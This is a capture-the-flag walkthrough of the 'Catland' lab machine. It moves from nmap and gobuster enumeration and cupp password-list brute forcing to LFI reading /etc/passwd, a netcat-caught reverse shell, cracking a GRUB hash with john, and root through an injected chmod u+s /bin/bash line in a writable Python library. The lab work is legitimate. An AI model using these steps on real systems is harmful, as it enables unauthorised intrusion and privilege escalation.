

Catland

```
6 Captured ARP Req/Rep packets, from 6 hosts. Total size: 360
```

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1		e4:c0:e2:44:5d:fb	1	60	Sagemcom Broadband SAS
192.168.0.30		08:00:27:6f:f5:54	1	60	PCS Systemtechnik GmbH
192.168.0.58		48:7e:48:04:1f:1f	1	60	Earda Technologies co Ltd
192.168.0.150		a4:42:3b:28:f6:77	1	60	Intel Corporate
192.168.0.217		8e:ac:44:90:63:02	1	60	Unknown vendor
192.168.0.209		4e:f0:80:f4:6e:b7	1	60	Unknown vendor

```
/home/guel/lab 🕒 2:03:25
$ nmap -sS --open -p- -n -Pn --min-rate 5000 -v 192.168.0.30
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-30 02:03 -03
Initiating ARP Ping Scan at 02:03
Scanning 192.168.0.30 [1 port]
Completed ARP Ping Scan at 02:03, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:03
Scanning 192.168.0.30 [65535 ports]
Discovered open port 80/tcp on 192.168.0.30
Discovered open port 22/tcp on 192.168.0.30
SYN Stealth Scan Timing: About 55.24% done; ETC: 02:05 (0:00:55 remaining)
Completed SYN Stealth Scan at 02:05, 89.99s elapsed (65535 total ports)
Nmap scan report for 192.168.0.30
Host is up (0.0018s latency).
Not shown: 52432 filtered tcp ports (no-response), 13101 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:6F:F5:54 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
/home/guel/lab 🕒 2:05:20
$ nmap -sCV -p22,80 -n -Pn --min-rate 5000 -v 192.168.0.30
```

```



PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c7:10:14:a8:9a:f0:25:1e:0d:b1:c6:6f:1c:a1:88:d8 (RSA)
|   256 1b:66:f4:e5:b6:23:6e:77:8e:9e:c1:78:c5:bc:ac:e9 (ECDSA)
|_  256 f4:e9:d8:7a:08:15:d0:92:90:14:df:b3:ec:81:a1:ed (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Catland
|_http-server-header: Apache/2.4.54 (Debian)
MAC Address: 08:00:27:6F:F5:54 (PCS Systemtechnik/Oracle VirtualBox virtual machine)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

```

/home/guel/lab • 2:07:07
$ whatweb 192.168.0.30
http://192.168.0.30 [200 OK] Apache[2.4.54], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.54 (Debian)], IP[192.168.0.30], Title[Catland]

```



```
/home/guel/lab ● 2:11:06
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.0.30//' -x txt,php,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.0.30/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 277]
/.html          (Status: 403) [Size: 277]
/images         (Status: 301) [Size: 313] [→ http://192.168.0.30/images/]
/gallery.php    (Status: 200) [Size: 479]
/index.php     (Status: 200) [Size: 757]
/.html          (Status: 403) [Size: 277]
/.php           (Status: 403) [Size: 277]
Progress: 231011 / 830576 (27.81%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 231109 / 830576 (27.83%)
=====

Finished
```

postman	nano /etc/hosts	root@kali:/home/guel
---------	-----------------	----------------------

```
GNU nano 8.4
127.0.0.1      localhost
127.0.1.1      kali.kali      kali

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
192.168.0.30 catland.hmv
```

```
/home/guel/lab ● 2:16:26
$ gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://catland.hmv/' --append-domain
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://catland.hmv/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true


Starting gobuster in VHOST enumeration mode
=====
Found: admin.catland.hmv Status: 200 [Size: 1068]
Progress: 5065 / 114442 (4.43%)
```

```

postman  nano /etc/hosts  root@kali:~/home/guel
GNU nano 8.4
127.0.0.1      localhost
127.0.1.1      kali.kali          kali


# The following lines are desirable for IPv6 cap
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
192.168.0.30  catland.hmv admin.catland.hmv

```



intercept response and erase script

The screenshot shows the Postman application interface. On the left, the 'Request' tab displays a GET request to 'http://admin.catland.hmv'. The 'Response' tab shows the server's response, which includes a script tag containing the code 'redirectToSubdomain();'. This specific line of code is highlighted with a red box. The 'Inspector' tab on the right provides detailed information about the request and response attributes, parameters, and headers.



lets make a dictionary with laura (from picture 1 in gallery.php) with cupp

```

$ ./cupp.py -i
/opt/cupp./cupp.py:161: SyntaxWarning: invalid escape sequence '\ '
  print(" \
    # \033[07mU\033[27mser")
/opt/cupp./cupp.py:162: SyntaxWarning: invalid escape sequence '\ '
  print(" \
    \033[1;31m,__,\033[1;m \
    # \033[07mP\033[27masswords")
/opt/cupp./cupp.py:164: SyntaxWarning: invalid escape sequence '\ '
  " \
    \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m \
    # \033[07mP\033[27mprofile"
/opt/cupp./cupp.py:166: SyntaxWarning: invalid escape sequence '\ '
  print(" \
    \033[1;31m(____)\033[1;m ")

```

cupp.py!

```

# Common
# User
# Passwords
# Profiler

```

[Muris Kurgas | j0rgan@remote-exploit.org]
[Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: laura
> Surname:

ID	Payload 1	Status	Length	Round-trip Time (ms)
2000	Laura_2008	302	1415	25
3348	14ur494	200	1370	14
3347	14ur493	200	1370	19
3346	14ur492	200	1370	17
2245	Laura_201	200	1220	7

if click in accountancy

Name	Last modified	Size	Description
Parent Directory	-	-	-
php-reverse-shell.php.zip	2025-04-30 08:01	5.4K	-

so cant execute it from here, it only download. lets find if there is a path with LFI > RCE

Ongoing tasks 1

Auton

http://admin.catland.hmv

All Run

Request

```

1 GET /user.php?page=fuzz HTTP/1.1
2 Host: admin.catland.hmv
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Cookie: PHPSESSID=7ttoj0ida24vsj6g6gm6rf6mlt; auth=1
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

```

Payload

Payload # Placeholder

Type Hosted File

Selected file directory-list-lowercase-2.3-medium.txt

Enter an HTTPQL query...

ID	Payload 1	Status	Length	Round-trip Time (ms)
99	page	200	2417	15
4003	search_form	200	886	29
4002	649	200	886	29
4001	how-to	200	886	25
4000	et	200	886	11
3999	driving	200	886	10
3998	addgoogle	200	886	23
3997	...	200	886	16

http://admin.catland.hmv

Send

Request

```

1 GET /user.php?page=/etc/passwd HTTP/1.1
2 Host: admin.catland.hmv
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Cookie: PHPSESSID=7ttoj0ida24vsj6g6gm6rf6mlt; auth=1
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12


```

Response

```

32 <option value="card"><card></option>
33 <option value="contact"><contact></option>
34 </select>
35 <button type="submit">Go</button>
36 </form>
37 root:x:0:0:root:/root:/bin/bash
38 daemon:x:1:1:daemon:/usr/sbin:/sbin/nologin
39 bin:x:2:2:bin:/bin:/usr/sbin/nologin
40 sys:x:3:3:sys:/dev:/usr/sbin/nologin
41 sync:x:4:65534:sync:/bin:/sync
42 games:x:5:60:games:/usr/games:/usr/sbin/nologin
43 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
44 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
45 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
46 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
47 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
48 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
49 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
50 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
51 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
52 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
53 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

```



```
/home/guel/Tools 🐧 3:30:12
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.30] 54346
Linux catland.hmv 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13) x86_64 GNU/Linux
 08:30:58 up 8:27, 0 users, load average: 0.00, 0.03, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ █
```

linpeas

```
-rw—— 1 www-data www-data 0 Apr 30 07:50 /tmp/sess_2ctqcbdcum7jaqbd6s09q0eh5h
└── [ Searching passwords in history files
└── [ Searching passwords in config PHP files
/var/www/admin/config.php:$password = "catlandpassword123";
└── [ Searching *password* or *credential* files in home (limit 70)
/etc/grub.d/01_password
/etc/pam.d/common-password
```

```

| comment      |
| users        |
+-----+
2 rows in set (0.000 sec)

MariaDB [catland]> select * from users;
+-----+-----+
| username | password |
+-----+-----+
| laura    | laura_2008 |
+-----+-----+
1 row in set (0.002 sec)

MariaDB [catland]> select * from comment;
+-----+
| grub      |
+-----+
| change grub password |
+-----+
1 row in set (0.001 sec)

MariaDB [catland]> exit
Bye
www-data@catland:/tmp$ su laura
Password:
su: Authentication failure
www-data@catland:/tmp$ ssh laura@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:iP/eKFTLYyfKLis7o7Nm3CbzeOPOkooDM/x0bvkGfPw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
laura@localhost's password:
Permission denied, please try again.
laura@localhost's password:

www-data@catland:/tmp$ su laura
Password:
su: Authentication failure
www-data@catland:/tmp$ ■

```

```

www-data@catland:/tmp$ cd /etc/grub.d/
www-data@catland:/etc/grub.d$ ls -la
total 96
drwxr-xr-x  2 root root  4096 Jan  1 2023 .
drwxr-xr-x  77 root root  4096 Apr 30 08:31 ..
-rwxr-xr-x  1 root root 10046 Nov  8 2022 00_header
-rwxr-xr-x  1 root root  358 Jan  1 2023 01_password
-rwxr-xr-x  1 root root  6260 Nov  8 2022 05_debian_theme
-rwxr-xr-x  1 root root 14153 Dec 30 2022 10_linux
-rwxr-xr-x  1 root root 14180 Nov  8 2022 20_linux_xen
-rwxr-xr-x  1 root root 12910 Nov  8 2022 30_os-prober
-rwxr-xr-x  1 root root  1372 Nov  8 2022 30_uefi-firmware
-rwxr-xr-x  1 root root   214 Nov  8 2022 40_custom
-rwxr-xr-x  1 root root   215 Nov  8 2022 41_custom
-rw-r--r--  1 root root   483 Nov  8 2022 README
www-data@catland:/etc/grub.d$ cat 01_password
#!/bin/sh
set -e
cat << EOF
set superusers="root"
password_pbkdf2 root grub.pbkdf2.sha512.10000.CAEB099F7ABA2AC4E57FFF0D14649554857738C73E8254222A3C282D2B3A1E12E84EF7BECE42A6CE647058662D55D9619CA2626A60DB99E
EOF
www-data@catland:/etc/grub.d$ ■

```

```

/home/guel/Tools • 4:04:53
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "PBKDF2-HMAC-SHA512", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Warning: detected hash type "PBKDF2-HMAC-SHA512", but the string is also recognized as "HMAC-SHA512"
Use the "--format=HMAC-SHA512" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA512, GRUB2 / OS X 10.8+ [PBKDF2-SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
berbatov      (?)
1g 0:00:02:18 DONE (2025-04-30 04:07) 0.007211g/s 216.1p/s 216.1c/s 216.1C/s berbatov..balling
Use the "--show --format=PBKDF2-HMAC-SHA512" options to display all of the cracked passwords reliably
Session completed.

```

```
www-data@catland:/etc/grub.d$ ssh laura@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:iP/eKFTLYyfKLis7o7Nm3CbzeOPOkooDM/x0bvkGfPw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
laura@localhost's password:
Linux catland.hmv 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jan  7 14:44:44 2023 from 192.168.0.29
laura@catland:~$ id
uid=1001(laura) gid=1001(laura) groups=1001(laura)
laura@catland:~$ █
```

```

laura@catland:~$ file /usr/bin/rtv
/usr/bin/rtv: Python script, ASCII text executable
laura@catland:~$ cat /usr/bin/rtv
#!/usr/bin/python3
# EASY-INSTALL-ENTRY-SCRIPT: 'rtv==1.27.0','console_scripts','rtv'
import re
import sys

# for compatibility with easy_install; see #2198
__requires__ = 'rtv==1.27.0'

try:
    from importlib.metadata import distribution
except ImportError:
    try:
        from importlib_metadata import distribution
    except ImportError:
        from pkg_resources import load_entry_point


def importlib_load_entry_point(spec, group, name):
    dist_name, _, _ = spec.partition('=')
    matches = (
        entry_point
        for entry_point in distribution(dist_name).entry_points
        if entry_point.group == group and entry_point.name == name
    )
    return next(matches).load()

globals().setdefault('load_entry_point', importlib_load_entry_point)

if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw)?|(\.exe)?$', '', sys.argv[0])
    sys.exit(load_entry_point('rtv==1.27.0', 'console_scripts', 'rtv')())
laura@catland:~$ █

```

in /usr/lib/python3 there is nothing so i move to python3.9, `re.py` isn't writable, so keep looking for lib that are named in rtv script

drwxr-xr-x	3	root	root	4096	Dec 30	2022	html	
drwxr-xr-x	3	root	root	4096	Dec 30	2022	http	
-rw-r--r--	1	root	root	54904	Feb 28	2021	imaplib.py	
-rw-r--r--	1	root	root	3808	Feb 28	2021	imghdr.py	
drwxr-xr-x	3	root	root	4096	Jan 7	2023	importlib	
-rw-r--r--	1	root	root	10536	Feb 28	2021	imp.py	
-rw-r--r--	1	root	root	118883	Feb 28	2021	inspect.py	
-rw-r--r--	1	root	root	3541	Feb 28	2021	io.py	
-rw-r--r--	1	root	root	74417	Feb 28	2021	ipaddress.py	

```
laura@catland:/usr/lib/python3.9/importlib$ ls -l
total 180
-rw-r--r-- 1 root root 14924 Feb 28 2021 abc.py
-rw-r--r-- 1 root root 62408 Feb 28 2021 _bootstrap_ext.py
-rw-r--r-- 1 root root 40322 Feb 28 2021 _bootstrap.py
-rw-r--r-- 1 root root 1497 Feb 28 2021 _common.py
-rw-r--r-- 1 root root 6061 Feb 28 2021 __init__.py
-rw-r--r-- 1 root root 844 Feb 28 2021 machinery.py
-rw-r--rw- 1 root root 18210 Feb 28 2021 metadata.py
```

```
postman | root@kali:~/home/guel/Tools | laura@catland: /usr/lib/python3.9/importlib
```

```
import functools
import itertools
import posixpath
import collections

from configparser import ConfigParser
from contextlib import suppress
from importlib import import_module
from importlib.abc import MetaPathFinder
from itertools import starmap
os.system("chmod u+s /bin/bash")
__all__ = [
    'Distribution',
    'DistributionFinder',
    'PackageNotFoundError',
    'MetaPathFinder']
```

```
-rwxr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash
laura@catland:/usr/lib/python3.9/importlib$ sudo /usr/bin/rtv --help
usage: rtv [URL] [-s SUBREDDIT]

$ rtv https://www.reddit.com/r/programming/comments/7h9l31
$ rtv -s linux

RTV (Reddit Terminal Viewer) is a terminal interface to view and interact with reddit.

positional arguments:
  URL                  [optional] Full URL of a submission to open

optional arguments:
  -h, --help            show this help message and exit
  -s SUBREDDIT          Name of the subreddit that will be loaded on start
  --log FILE            Log HTTP requests to the given file
  --config FILE         Load configuration settings from the given file
  --ascii               Enable ascii-only mode
  --monochrome          Disable color
  --theme FILE          Color theme to use, see --list-themes for valid options
  --list-themes         List all of the available color themes
  --non-persistent      Forget the authenticated user when the program exits
  --no-autologin        Do not authenticate automatically on startup
  --clear-auth          Remove any saved user data before launching
  --copy-config          Copy the default configuration to {HOME}/.config/rtv/rtv.cfg
  --copy-mailcap         Copy an example mailcap configuration to {HOME}/.mailcap
  --enable-media         Open external links using programs defined in the mailcap config
  -V, --version          show program's version number and exit
  --no-flash             Disable screen flashing
  --debug-info           Show system and environment information and exit

Move the cursor using the arrow keys or vim style movement.
Press `?` to open the help screen.
laura@catland:/usr/lib/python3.9/importlib$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bash
laura@catland:/usr/lib/python3.9/importlib$ 
```

```
bash-5.1# id
uid=1001(laura) gid=1001(laura) euid=0(root) groups=1001(laura)
bash-5.1# whoami
root
```